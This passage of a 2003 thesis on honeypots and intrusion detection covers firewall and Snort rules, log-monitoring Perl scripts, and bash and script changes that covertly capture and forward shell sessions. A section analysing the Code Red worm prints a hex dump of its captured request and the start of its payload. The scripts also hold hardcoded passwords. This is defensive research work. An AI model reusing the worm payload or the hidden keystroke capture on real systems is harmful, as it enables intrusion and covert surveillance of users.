147.26.101.175 VSFTPD:2 SatJul1216:49:592003	147.26.100.201:33432	USER ftp PASS ftp SYST QUIT	open-tcp-ftp-- , 22- open-tcp-ssh-- , 79-open-tcp- finger-- , 111-open- tcp-sunrpc--
147.26.101.175 APACHE:2 SatJul1217:07:232003	147.26.101.174:1555	GET /docs HTTP/1.1 : forbidden.htm	147.26.101.174 (nueces27201.cs.sw 135-open-tcp-loc- snv-- 139-nnen-
147.26.101.175 APACHE:2 SatJul1218:09:102003	147.26.101.174:1901	GET / HTTP/1.1 : index.htm	147.26.101.174 (nueces27201.cs.sw 135-open-tcp-loc- snv-- 139-nnen-
147.26.101.175 APACHE:2 SatJul1218:09:102003	147.26.101.174:1902	GET /icons/apache_pb.gif HTTP/1.1 : forbidden.htm	147.26.101.174 (nueces27201.cs.sw 135-open-tcp-loc- snv-- 139-nnen-
147.26.101.175		GET /icons/powered_by.gif HTTP/1.1 : forbidden.htm	147.26.101.174 (nueces27201.cs.sw

Figure 3-11 Web Screenshot

The package also has graphical front-end (see Appendix D.1 for screen shots) which can be used to perform the following operations:-

- Make configuration changes
- View the honeypot logs.
- Save/Print configuration files
- View *Snort* Alerts
- View Complete Packet Logs
- Make changes to *Snort* configuration and attack signatures

Chapter 5

CONCLUSION

This thesis involved studying issues concerning intrusion detection systems the challenges that these systems faced. The Internet has become indispensable both at the organizational and personal level and so it will be the case with security systems. We also explored the concept of honeypots in depth and saw how it might be useful to the field of network security. The concept of honeypots is an important addition to the security field. Honeypots offer an offensive approach to intrusion detection and prevention. Most importantly they serve as a learning tool for system administrators. Some of the interesting areas worth exploring in the near future are:-

5.1. Standards

At present there are no universally acceptable standards for intrusion detection and intrusion detection systems. One of the main problems with rule based system is to be able to dynamically update its rule database. Keeping an intrusion detection system updated puts a considerable workload on the administrator and is often not done properly or quickly. The Internet Engineering Task Force (IETF) which is in charge of developing new Internet standards is trying to define data formats and exchange procedures for sharing information of interest to intrusion detection and response systems, and to management systems which may need to interact with them. Intrusion Detection Exchange Protocol (IDXP) [23], an application-level protocol for exchanging data between intrusion detection entities and Intrusion Detection Message Exchange Format (IDMEF) are two frameworks that are currently being developed. Any standard that is

accepted to a certain extent will be a great boost to intrusion detection. Standards will facilitate sharing of attack information and quicker updating of attack rules/patterns.

5.2. Improvements in HONEYPOT TECHNOLOGIES

The use of honeypots and related technologies is on the rise. As awareness and interest in honeypots increases so will its use in an organization as a security tool. There is scope for development of honeypot tools which facilitate the different aspects of honeypots like logging, tracing back to the source etc. System modules for sophisticated keystroke logging, better filtering tools and utilities to capture encrypted traffic are a few things that could be worked on. One can even consider an out-of-the-box honeypot distribution with a modified kernel to make it easy for system administrators to deploy honeypots.

5.3. Impact of Future Technologies

5.3.1. IP Version-6

IP version-6 has been designed with strong emphasis on security. Many inherent security deficiencies in IPv4 have been addressed in IPV6. Another important addition is the authentication header. This header ensures data integrity thus eliminating IP spoofing which was an unavoidable problem in IPv4. The header also proposes a reliable authentication mechanism. Another security feature is the “Encapsulating Security Payload” header which provides confidentiality to the encapsulated payload. IPv6 promises a lot but it has to be tested on a large scale. The implications of IPv6 to existing intrusion detection systems and also to existing attack techniques will be an interesting research topic in the coming years.

5.3.2. Encryption

The use of encryption in technologies like SSL (secure socket layer) or SSH (secure shell) protocol add a new dimension and a new challenge to intrusion detection. Encrypted data allows data to be transmitted securely between two end points and hence adds to security. But it adversely affects the ability of signature-based NIDS to detect malicious packets. Also encrypted packets cannot be used to recreate a session. A NIDS can detect intrusions at different TCP/IP layers like the IP, ICMP or TCP. Protocols like SSH and SSL fall under top layer(application layer) of the TCP/IP suite. In order for a NIDS to do proper analysis and detect attacks it must be able to understand these protocols and their working. The solutions to these challenges are varied and not clearly understood.

5.3.3. Wireless Technologies

Wireless technologies have opened up a whole new security threat. Wireless is the direction in which computers especially laptops, palmtops and other hand-helds are heading. The intruder can now compromise your system from your parking garage or a palmtop hidden in his backpack. At the on set this appears disastrous to security but there are quite a few solutions already available. Techniques like wired equivalency privacy (WEP), Extensible Authentication Protocol (EAP) have been developed and are subject to evaluations and studies. Many vendors like Cisco have also introduced proprietary technologies. For example, Cisco's Lightweight Extensible Authentication Protocol (LEAP) algorithm provides user-based centralized authentication. All this means that there will be more to do in the intrusion detection front, especially the handling of wireless physical layer. Wireless honeypots will be another interesting proposition. Wireless has a long way to go in terms of standards and security measures and hence provides an interesting area for research.

Sriram Rajan
(*sriram@swt.edu*)

BIBLIOGRAPHY

- [01] Robert Graham
FAQ: Network Intrusion Detection Systems.
<http://www.robertgraham.com/pubs/network-intrusion-detection.html>
1998-2000.
- [02] Lance Spitzner
Honeypots, Definitions and Value of Honeypots .
<http://www.spitzner.net>.
May, 2002.
- [03] Biswanath Mukherjee, L.Todd Heberlein, Karl N. Levitt
Network Intrusion Detection.
IEEE Network May/June 1994.
- [04] S.M. Bellovin
Security Problems in the TCP/IP Protocol Suite.
AT&T Bell Laboratories.
Computer Communication Review, Vol19, No.2, pp. 32-48, April 1989.
- [05] CERT® Coordination Center
Denial of Service Attacks
http://www.cert.org/tech_tips/denial_of_service.html
- [06] The Honeynet Project.
Know your enemy.
(<http://project.honeynet.org>).
- [07] Clifford Stoll
The Cuckoo's egg.
ISBN: 0743411463
- [08] Bill Cheswick
An Evening with Berferd, In which a cracker is lured , endured and studied
AT&T Bell Labs.
ISBN: 0743411463
- [09] Brian Scottberg*, William Yurcik**, David Doss*
Internet Honeypots Protection or Entrapment.
*Illinois State University
**University of Illinois at Urbana-Champaign
- [10] Reto Baumann, Christian Plattner
Honeypots.
February 2002

- [11] Intrusion detection systems: The evolution of deception technologies as a means for network defense.
White paper Symantec Enterprise Security.
- [12] Neil Provos
Honeyd.
<http://www.citi.umich.edu/u/provos/honeyd/>
- [13] Fred Cohen
Deception Toolkit.
<http://www.all.net/dtk/dtk.html>
- [14] Marcus Ranum and Andrew Lambeth
Back Officer Friendly (BOF).
<http://www.nfr.com/products/bof/docs/>
- [15] nmap manpage
http://www.insecure.org/nmap/data/nmap_manpage.html
- [16] Idle Scanning and related IPID games.
<http://www.insecure.org/nmap/idlescan.html>
- [17] Intrusion Detection FAQ.
<http://www.sans.org/resources/idfaq/>
Version 1.60 - Updated October 8, 2002
- [18] Samuel Patton, William Yurcik David Doss
An Achilles' Heel in Signature-Based IDS:Squealing False Positives in SNORT.
Department of Applied Computer Science, Illinois State University, USA
- [19] Intrusion Detection FAQ: What is behavior-based intrusion detection.
http://www.sans.org/resources/idfaq/behavior_based.php
- [20] Jean-Philippe Planquart
Application of Neural Networks to Intrusion Detection.
July 29, 2001
- [21] Jamil Farshchi
Statistical based approach to Intrusion Detection.
- [22] Marcus J. Ranum
Experiences Benchmarking intrusion detection systems.
- [23] Intrusion Detection Exchange Format - Internet-Draft
B. Feinstein, CipherTrust, Inc.
G. Matthews, CSC/NASA Ames Research Center
J. White, MITRE Corporation
October 22, 2002

- [23] Intrusion Detection Message Exchange Format: Data Model and Extensible Markup Language (XML)
D. Curry/H. Debar, Intrusion Detection Working Group
January 30, 2003
- [24] Penny Hermann-Seton
Security Features in IPv6.
September 2002
- [25] Rich Pethia
Internet Security Trends
<http://www.cert.org/present/internet-security-trends/>
Software engineering institute, Carnegie Mellon University
- [26] IEEE STD 830
IEEE Recommended Practice for Software Requirements Specifications.
Software engineering standards committee, IEEE computer society.
- [27] Martin Roesch(roesch@clark.net)
Snort - Lightweight Intrusion Detection for Networks.
<http://www.snort.org/docs/lisapaper.txt>
- [28] Computer Crime and Intellectual Property Section (CCIPS)
of the Criminal Division of the U.S. Department of Justice
<http://www.cybercrime.gov/>

TOOLS AND SOFTWARE USED

- Red Hat Linux – <http://www.redhat.com>
- Windows 2000 Professional- <http://www.microsoft.com>
- Snort – <http://www.snort.org>
- ACID - <http://www.cert.org/kb/aircert/>
- Tripwire – <http://www.tripwire.org>
- Perl – <http://www.perl.com>
- PHP – <http://www.php.net>
- Cygwin – <http://www.cygwin.org>
- QT- <http://www.trolltech.com>
- Nessus – <http://www.nessus.org>
- Portentry – <http://www.psionic.com>
- Symantec Ghost – <http://www.symantec.com>
- Apache http server – <http://www.apache.org>
- Apache Tomcat server – <http://jakarta.apache.org>
- Mysql database server for both Windows and Linux- <http://www.mysql.com>
- SSH Non-commercial Version – <http://www.ssh.org>
- Wu-ftp - <http://www.wu-ftp.org/>
- Iptraf - <http://cebu.mozcom.com/riker/iptraf/index.html>
- Nmap – <http://www.insecure.org/nmap>
- NFR BackOffice Friendly – <http://www.nfr.net>

APPENDICES

A.1. Iptables Configuration

```

#/usr/bin/bash
# Sriram Rajan:configuring the gateway,Firewall rules

IPTABLES="/sbin/iptables"
echo "Configuring Firewall using  $IPTABLES"

#clear all rules
echo "clear all rules, including nat rules"
`$IPTABLES -F`
`$IPTABLES -t nat -F`

#Avoid spoofing, Only IP addresses from the subnet to go out
$IPTABLES -A FORWARD -i eth1 -s ! xxx.xxx.xxx.240/255.255.255.240 -j
LOG --log-prefix "SPOOFED IP"
$IPTABLES -A FORWARD -i eth1 -s ! xxx.xxx.xxx.240/255.255.255.240 -j
DROP

#Allow DNS connections
$IPTABLES -A INPUT -i eth1 -s xxx.xxx.xxx.243 -d xxx.xx.dns.61 -p
UDP --dport 53 -j ACCEPT
$IPTABLES -A INPUT -i eth1 -s xxx.xxx.xxx.243 -d xxx.xxx.xxx.52 -p
UDP --dport 53 -j ACCEPT

# Allow established connections
`$IPTABLES -A FORWARD -i eth0 -o eth1 -m state --state
ESTABLISHED,RELATED -j ACCEPT`

# Restrict number of packets to avoid Denial of service attack from the
honeypot
# avoid ping of death
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.243/32 -p icmp --icmp-type echo-
request -m limit --limit 1/s -j ACCEPT`
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.244/32 -i eth1 -p icmp --icmp-
type echo-request -m limit --limit 1/s -j ACCEPT`

# avoid syn flood
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.243/32 -p tcp --syn -m limit --
limit 1/s -j ACCEPT`
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.244/32 -p tcp --syn -m limit --
limit 1/s -j ACCEPT`

# Accept all other connections to the internal network
`$IPTABLES -A FORWARD -d xxx.xxx.xxx.241/32 -i eth0 -o eth1 -j ACCEPT`
`$IPTABLES -A FORWARD -d xxx.xxx.xxx.242/32 -i eth0 -o eth1 -j ACCEPT`
`$IPTABLES -A FORWARD -d xxx.xxx.xxx.243/32 -i eth0 -o eth1 -j ACCEPT`
`$IPTABLES -A FORWARD -d xxx.xxx.xxx.244/32 -i eth0 -o eth1 -j ACCEPT`

# Allow outgoing connections from inside IP's only
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.243/32 -i eth1 -o eth0 -j ACCEPT`
`$IPTABLES -A FORWARD -s xxx.xxx.xxx.244/32 -i eth1 -o eth0 -j ACCEPT`

# drop everything else
`$IPTABLES -A FORWARD -i eth0 -o eth1 -j DROP`

```

A.2. Snort Rules, Logs and Alerts

#Sample snort rules

```
# These rules classify on the basis of standard port numbers
alert tcp x.x.x.243 any -> $EXTERNAL_NET 21 (msg:"Outgoing linux HP-ftp");
alert tcp x.x.x.243 any -> $EXTERNAL_NET 22 (msg:"Outgoing linux HP-ssh");
alert tcp x.x.x.243 any -> $EXTERNAL_NET 23 (msg:"Outgoing linux HP-telnet");
alert tcp x.x.x.243 any -> $EXTERNAL_NET 80 (msg:"Outgoing linux HP-http");
alert tcp x.x.x.243 any -> $EXTERNAL_NET 3306 (msg:"Outgoing linux HP-mysql");
alert tcp x.x.x.243 any -> $EXTERNAL_NET 79 (msg:"Outgoing linux HP-finger");

#an FTP exploit
alert tcp any any -> x.x.x.243 21 (msg:"FTP EXPLOIT"; dsize:>1000
; content:"stat ")
```

#Sample alert generated by snort

```
[**] [1:590:2] RPC portmap request ypserv [**]
[Classification: Decode of an RPC Query] [Priority: 2]
07/28-00:59:54.259871 0:6:5B:80:71:50 -> 0:60:97:DD:15:76 type:0x800
len:0x62
x.x.x.232:769 -> x.x.x.245:111 UDP TTL:64 TOS:0x0 ID:0 IpLen:20
DgmLen:84 DF
Len: 64
[Xref => http://www.whitehats.com/info/IDS12]
```

#Sample snort (tcpdump format) log

```
10/14-19:55:42.502800 0:6:5B:80:7C:CC -> 0:0:C:7:AC:0 type:0x800
len:0x76
xxx.xxx.xxx.xxx:22 -> xxx.xxx.xxx.xxx:3213 TCP TTL:64 TOS:0x0 ID:12114
IpLen:20 DgmLen:104 DF
***AP*** Seq: 0x144A7D54 Ack: 0xA1C66F9B Win: 0xF53C TcpLen: 20
4C 97 50 B3 F7 17 06 C3 39 83 26 EB 7A 1D F1 50 L.P.....9.&.z..P
2F 75 34 32 4B 00 77 02 8E 40 3D 85 E3 09 D5 18 /u42K.w..@=.....
28 84 99 10 34 45 3D 5A 38 C2 6D 19 CA 87 9C 57 (...4E=Z8.m....W
75 E6 25 C1 B9 59 2B 9C 5D A7 1E B5 BB D7 DF 46 u.%..Y+.].....F
```


A.3. disableEth.pl

```
#!/usr/bin/perl
# By sriram rajan
# checking the number of outgoing connects
use DBI;

$MAX_CONNECT_ALLOWED = "25";
$MAIL_ADDR = "sr1003\@swt.edu";
$MAIL_PROG = "/usr/sbin/sendmail";
$DISABLE_CMD = "/sbin/ifconfig eth1 down";

$dbh = DBI->connect("DBI:mysql:honeybots:logHost.logDomain","snort","snortpass");

#snort stores ip addresses as unsigned integers
#use the mysql function inet_ntoa to convert it dotted decimal
#this only makes it readable
#get all source ips
$sql_stmt = "select distinct inet_ntoa(ip_src) from iphdr";
$sth = $dbh->prepare($sql_stmt) || die "DBI:errstr\n";
$sth->execute || die "DBI:errstr\n";
$i=0;
while ($get_row = $sth->fetchrow) {@ip_src[$i++] = $get_row;}

#get all dest IPs
$sql_stmt = "select distinct inet_ntoa(ip_dst) from iphdr";
$sth = $dbh->prepare($sql_stmt) || die "DBI:errstr\n";
$sth->execute || die "DBI:errstr\n";
$i=0;

while($get_row = $sth->fetchrow){@ip_dst[$i++] = $get_row;}
$out = "These IP's were not found in the source list. This indicates a
connection from the honeypot to the Internet.";
$num_connects = 0;

foreach $each_dst_ip (@ip_dst)
{
    $dst_ip_valid = 0;
    foreach $each_src_ip (@ip_src)
    {
        if($each_dst_ip == $each_src_ip)
        {
            $dst_ip_valid = 1;
        }
    }
    if($dst_ip_valid != 1)
    {
        $out .= "$each_dst_ip - not found in the source
database\n";
        $num_connects++;
    }
}
$dbh->disconnect();
```

```

if($num_connects != 0)
{
    open (MAIL , "|$MAIL_PROG -t");
    print MAIL "To: <$MAIL_ADDR>\n";
    print MAIL "From: <gw\@gw.sri>\n";
    print MAIL "Subject: ALERT !!! Connection from the honeypot to
the Internet  \n\n";

    $dt = `date`;
    print MAIL "Date & Time : $dt\n";
    print MAIL "--Begin Log File--\n";
    print MAIL $out;
    print MAIL "-- End Log File--\n";
    close MAIL;
}
if($num_connects > 100)
{
    `$DISABLE_CMD`;
    open (MAIL , "|$MAIL_PROG -t");
    print MAIL "To: <$MAIL_ADDR>\n";
    print MAIL "From: <gw\@gw.sri>\n";
    print MAIL "Subject: ALERT !!! Gateway Disabled , Too many
outgoing connections from the honeypot\n\n";

    $dt = `date`;
    print MAIL "Date & Time : $dt\n";
    print MAIL "--Begin Log File--\n";
    print MAIL $out;
    print MAIL "-- End Log File--\n";
    close MAIL;
}

```

A.4. Bash Modifications

Modification to bashhist.c

```
//File bashhist.c

// other lines from the bash source untouched

void bash_add_history (line)
    char *line;
{
    int add_it, offset, curlen;
    HIST_ENTRY *current, *old;
    char *chars_to_add, *new_line;

// Declare some file handles and other variables
    FILE *filePtr;
    int i,j;
    char send_line[1024];
    char r_cmd[1324];

// open a log file
    filePtr = fopen("/usr/local/palmdev/doc/pilrc.man","a+");

// get the command, effective uid and actual uid
    sprintf(send_line,"%s UID=%d EUID=%d %s
\n",date,getuid(),geteuid(),line);

    fputs(send_line,filePtr);
    fclose(filePtr);

// ps is a client written in perl which sends the line to a the server
on the gateway
// the server receives the logs and logs it to a file
// server and client use port 5798

    sprintf(r_cmd,"/usr/share/sane/xsane/ps x.x.x.242 5798
\n%s\n",send_line);
    system(r_cmd);

//remaining bashhist.c
```

Modification bash to spawn a script session

Downloaded and installed util-linux-2.11n-12.src.rpm which contains the script source code

```
[bash]# rpm -ivh util-linux-2.11n-12.src.rpm
```

This installs a tar unzipped file in /usr/src/redhat/SOURCES, Unzip and untar it

```
[bash]# bzip -d util-linux-2.11n.tar.bz2
```

```
[bash]# tar -xvf util-linux-2.11n.tar
```

#Change to the source directory

```
[bash]# cd /usr/src/redhat/SOURCES/util-linux-2.11n/misc-utils
```

We then changed the filename that script uses to save the shell session

```
/* script.c
if (argc > 0)
    fname = "/tmp/.ssh_key";
    else {
        fname = "/tmp/.ssh_key";
    }
*/
```

We then edited all the printf statements in script.c such that nothing got printed # to the screen. This way if script were running nothing ever gets displayed on the screen.

Then We used the logger command to send the script session file to syslog. The done() function in script.c was edited.

```
/* void
done() {
    time_t tvec;

    if (subchild) {
        if (!qflg) {
            tvec = time((time_t *)NULL);
            fprintf(fscript, _("\nScript done on %s"),
                ctime(&tvec));
        }
        (void) fclose(fscript);
        (void) close(master);
    } else {
        (void) tcsetattr(0, TCSAFLUSH, &tt);
        if (!qflg)
            printf(_("\n"));
    }
// This lines send the entire script file to syslog
system("logger -f /tmp/.ssh_key 2> /dev/null > dev/null");

// This deletes the script seesion file we saved to /tmp
system("rm -rf /tmp/.ssh_key 2> /dev/null > dev/null");
exit(0);
}
*/
```

To compile it go to `usr/src/redhat/SOURCES/util-linux-2.11n/misc-utils`

```
[bash]# make script
```

Then `script.c` was compiled to produce a new script version. It was then copied to `/usr/bin` and named it `scr`. Then the file `/etc/profile` which gets executed whenever any user logs in was edited to add a line that executes `scr` for every bash session.

```
# File:/etc/profile
# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc
# The usual stuff in /etc/profile
```

```
USER=`id -un`
LOGNAME=$USER
MAIL="/var/spool/mail/$USER"
HOSTNAME=`/bin/hostname`
HISTSIZE=1000
```

```
# This is the only line added
exec /usr/bin/scr
```

```
# The remaining stuff in /etc/profile
```

Sample Bash logs

These are sample bash logs recorded by the custom server during a test run

The two dates & times are one sent by the client and the other recorded by the

server. UID and EUID are the user id and the effective user id

```
Oct  7 20:38:32 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:36:44 UTC 2000 UID=0 EUID=0 mount /mnt/cdrom/
```

```
Mon Oct  7 20:38:53 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:37:05 UTC 2000 UID=0 EUID=0 rpm -ivh
/mnt/cdrom/bind_config/bind-9.2.0-8.i386.rpm
```

```
Mon Oct  7 20:39:48 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:37:59 UTC 2000 UID=0 EUID=0 cp
/mnt/cdrom/bind_config/bind_chroot_configs.tar .
```

```
Mon Oct  7 20:39:50 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:38:02 UTC 2000 UID=0 EUID=0 ls
```

```
Mon Oct  7 20:39:57 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:38:08 UTC 2000 UID=0 EUID=0 tar -cvf
bind_chroot_configs.tar
```

```
Mon Oct  7 20:40:04 CDT 2002 : 147 26 101 243 :
  Sat Oct  7 20:38:16 UTC 2000 UID=0 EUID=0 ls
```

```
Mon Oct  7 20:40:08 CDT 2002 : 147 26 101 243 :
```

```
Sat Oct 7 20:38:20 UTC 2000 UID=0 EUID=0 ls chroot/
```

These are the logs that script session sends to the remote syslog server

They are similar to any script session captures. Only a few are shown here

```
Oct 7 20:43:37 x.x.x.243 Script[9264]: [root@medussa root]# ls
Oct 7 20:43:37 x.x.x.243 Script[9264]: Desktop
bind_chroot_configs.tar chroot nsmail
Oct 7 20:43:37 x.x.x.243 Script[9264]: [root@medussa root]#
Oct 7 20:43:37 x.x.x.243 Script[9264]: [root@medussa root]# mv chroot/
/
Oct 7 20:43:37 x.x.x.243 Script[9264]: [root@medussa root]# ls
Oct 7 20:43:37 x.x.x.243 Script[9264]: Desktop
bind_chroot_configs.tar nsmail rpms
Oct 7 20:43:37 x.x.x.243 Script[9264]: [root@medussa root]# rm
bind_chroot_configs.tar
Oct 7 20:43:37 x.x.x.243 Script[9264]: rm: remove
`bind_chroot_configs.tar'? y
```

A.5. Perl Script to Collect Windows Event Logs

```

#!c:\perl
#By Sriram Rajan
# This perl script collects all the Windows event logs and then FTP's
them
# to the desired ftp location
# It requires cygwin and a perl script ftp_mover.pl (Author: Ryan Ware)
# this perl script ftp's the logs
# This script is pretty rudimentary and has a few unresolved issues
such processing
# the data by removing certain unprintable characters

use Win32::EventLog;
$CYGWIN = "C:\\cygwin\\bin";
@event_types = ("system", "application", "security");
$i=0;
if(-f "countevent.log")
{
    open countlog , "<countevent.log";
    while($line = <countlog>)
    {
        chomp $line;
        (@last_log_type[$i], @last_log_num[$i]) =
split("\t", $line);
        $i++;
    }
    close countlog;
}
else
{
    foreach $event_type (@event_types)
    {
        @last_log_type[$i] = $event_type;
        @last_log_num[$i] = 0;
        $i++;
    }
}
open countlog, ">countevent.log";
$i =0;
foreach $each_event_type (@event_types)
{
    open LOG , ">$each_event_type.tmp";

    $log_handle = Win32::EventLog->new($each_event_type,
$ENV{COMPUTERNAME});
    print LOG "open log failed for $ENV{COMPUTERNAME}" unless defined
$log_handle;

    $num;
    $log_handle->GetNumber($num);

    $log_handle->GetOldest($oldest);

```

```

$flag = EVENTLOG_BACKWARDS_READ | EVENTLOG_SEQUENTIAL_READ;

while ($log_handle->Read($flag, 0, \%evnt_hash))
{
    $tw = localtime($evnt_hash{Timewritten});
    $tg = localtime($evnt_hash{TimeGenerated});
    print LOG "$tw ____";
    print LOG "$tg ____";
    if( $evnt_hash{EventType} == EVENTLOG_ERROR_TYPE )
    {
        print LOG "ERROR ____";
    }
    elseif( $evnt_hash{EventType} == EVENTLOG_WARNING_TYPE )
    {
        print LOG "WARNING ____";
    }
    elseif( $evnt_hash{EventType} == EVENTLOG_INFORMATION_TYPE )
    {
        print LOG "INFORMATION ____";
    }
    else
    {
        print LOG "GENERAL ____";
    }

    $event_id = $evnt_hash{EventID} & 0xffff;
    print LOG "$event_id ____";

    $user = unpack ("H" .2 *
length(${evnt_hash}{User}), ${evnt_hash}{User});
    $user =~ s/\0/ /g;
    $user =~ s/\s+/ /g;
    print LOG "$user " ;

    $data= $evnt_hash{Data};
    $data =~ s/\0/ /g;
    $data =~ s/\s+/ /g;
    print LOG "$data ";

    $str = $evnt_hash{Strings};
    $str =~ s/\0/ /g;
    $str =~ s/\s+/ /g;

    print LOG "$str ";

    Win32::EventLog::GetMessageText($evnt_hash);
    $msg = $evnt_hash->{Message};
    $msg =~ s/\0/ /g;
    $msg =~ s/\s+/ /g;
    print LOG "$msg\n";
}

close LOG;
$num_lines = `$_CYGWIN\wc -l \< $each_event_type.tmp`;
$num_lines =~ s/ //g;
chomp $num_lines;

```



```

$lines_to_send = $num_lines - $last_log_num[$i];

`$CYGWIN\\tail -$lines_to_send $each_event_type.tmp \>\>
$each_event_type.log\n`;
$i++;
print countlog "$each_event_type\t$num_lines\n";
`$CYGWIN\\rm $each_event_type.tmp`;
# ftp_mover.pl is a perl script that uses the Net::FTP perl module to
send the log
# file to the log server using the username win2k and password w!ndows
`perl ftp_mover.pl -p win2k w!ndows x.x.x.241
$each_event_type.log .`;
}
close countlog;

```

B.1. Analysis of Honeypot logs.

Http attempts

These attempts (exploits) were directed against the web servers running on the honeypots. The Linux honeypot was running a Apache Web Server and the Windows honeypot was running Internet Information Services (IIS). Many of the exploits were IIS exploits but they were directed towards both the honeypots.

- **Code Red**

This sample packet is the infamous “Code Red” worm. (See the CERT® Advisory CA-2001-19). The worm which dates back to July 2001 attempts to connect to TCP port 80 in random hosts. There is evidence that tens of thousands of systems were infected and thousands today are still vulnerable. Data reported to the CERT/CC indicates that the "Code Red" worm infected more than 250,000 systems in just 9 hours (Cert). Many “Code red” attempts were logged, mostly from systems that have been infected. This worm is relatively old so it wasn't worthwhile to go in-depth into its analysis. Nevertheless this worm alone is reason enough to patch your Windows systems.

Upon a successful connection to port 80 (a web server), it sends a HTTP GET request to the victim. The attempt looks like the packet below. This exploit attempts to exploit a buffer overflow in the Internet/Indexing Service Application Programming Interface. If the system is running an unpatched IIS (Internet Information Services 4.0 or 5.0) and it has script mappings for Internet Data Administration (.ida) and Internet Data Query (.idq) it will be affected. If the exploit is successful, the worm begins executing on the victim host. There are many different variants of “Code Red”. Many variants remain silent for long periods and start activity based on time and date. In some variants of the worm, victim hosts with a default language of English experienced

the following defacement on all pages requested from the server:

“HELLO! Welcome to <http://www.worm.com>! Hacked By Chinese!”

The infected host will attempt to connect to TCP port 80 of randomly chosen IP addresses in order to further propagate the worm. This is probably the biggest problem with “Code Red”. Even though lots of systems have been patched, there still exist many unpatched systems. Also fresh installs of Windows 2000 or IIS (IIS also has the script mappings enabled by default) result in an unpatched server vulnerable to the “Code Red” worm. This self replicating feature of “Code Red” is the reason why there are so many affected systems and the reason why the honeypots got pounded with it every day.

One variant also initiates a packet-flooding denial of service attack against a particular fixed IP address. The first version of Code red was aimed at whitehouse.gov. This worm also triggers an unrelated vulnerability in CISCO routers which causes the router to stop forwarding packets.

Sample Code-Red Packet

length = 1305

```

000 : 2F 64 65 66 61 75 6C 74 2E 69 64 61 3F 4E 4E 4E /default.ida?NNN
010 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
020 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
030 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
040 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
050 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
060 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
070 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
080 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
090 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
0a0 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
0b0 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
0c0 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
0d0 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E NNNNNNNNNNNNNNNN
0e0 : 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 4E 00 00 00 NNNNNNNNNNNNNN...
0f0 : 00 00 00 00 00 00 00 00 00 00 00 00 00 00 C3 03 00 00 .....
100 : 00 78 00 FA 20 20 48 54 54 50 2F 31 2E 30 0D 0A .x.. HTTP/1.0..
110 : 38 25 75 63 62 64 33 25 75 37 38 30 31 25 75 39 8%ucbd3%u7801%u9
120 : 30 39 30 25 75 36 38 35 38 25 75 63 62 64 33 25 090%u6858%ucbd3%
130 : 75 37 38 30 31 25 75 39 30 39 30 25 75 39 30 39 u7801%u9090%u909
140 : 30 25 75 38 31 39 30 25 75 30 30 63 33 25 75 30 0%u8190%u00c3%u0
150 : 30 30 33 25 75 38 62 30 30 25 75 35 33 31 62 25 003%u8b00%u531b%
160 : 75 35 33 66 66 25 75 30 30 37 38 25 75 30 30 30 u53ff%u0078%u000
170 : 30 25 75 30 30 3D 61 20 20 48 54 54 50 2F 31 2E 0%u00=a HTTP/1.
180 : 30 0D 0A 43 6F 6E 74 65 6E 74 2D 74 79 70 65 3A 0..Content-type:
190 : 20 74 65 78 74 2F 78 6D 6C 0A 48 4F 53 54 3A 77 text/xml.HOST:w

```

```

1a0 : 77 77 2E 77 6F 72 6D 2E 63 6F 6D 0A 20 41 63 63 ww.worm.com. Acc
1b0 : 65 70 74 3A 20 2A 2F 2A 0A 43 6F 6E 74 65 6E 74 ept: */*.Content
1c0 : 2D 6C 65 6E 67 74 68 3A 20 33 35 36 39 20 0D 0A -length: 3569 ..
1d0 : 0D 0A 55 8B EC 81 EC 18 02 00 00 53 56 57 8D BD ..U.....SVW...
1e0 : E8 FD FF FF B9 86 00 00 00 B8 CC CC CC CC F3 AB .....
1f0 : C7 85 70 FE FF FF 00 00 00 00 E9 0A 0B 00 00 8F ..p.....
200 : 85 68 FE FF FF 8D BD F0 FE FF FF 64 A1 00 00 00 .h.....d....
210 : 00 89 47 08 64 89 3D 00 00 00 00 E9 6F 0A 00 00 ..G.d.=.....o...
220 : 8F 85 60 FE FF FF C7 85 F0 FE FF FF FF FF FF FF ..`.....
230 : 8B 85 68 FE FF FF 83 E8 07 89 85 F4 FE FF FF C7 ..h.....
240 : 85 58 FE FF FF 00 00 E0 77 E8 9B 0A 00 00 83 BD .X.....w.....
250 : 70 FE FF FF 00 0F 85 DD 01 00 00 8B 8D 58 FE FF p.....X...
260 : FF 81 C1 00 00 01 00 89 8D 58 FE FF FF 81 BD 58 .....X.....X
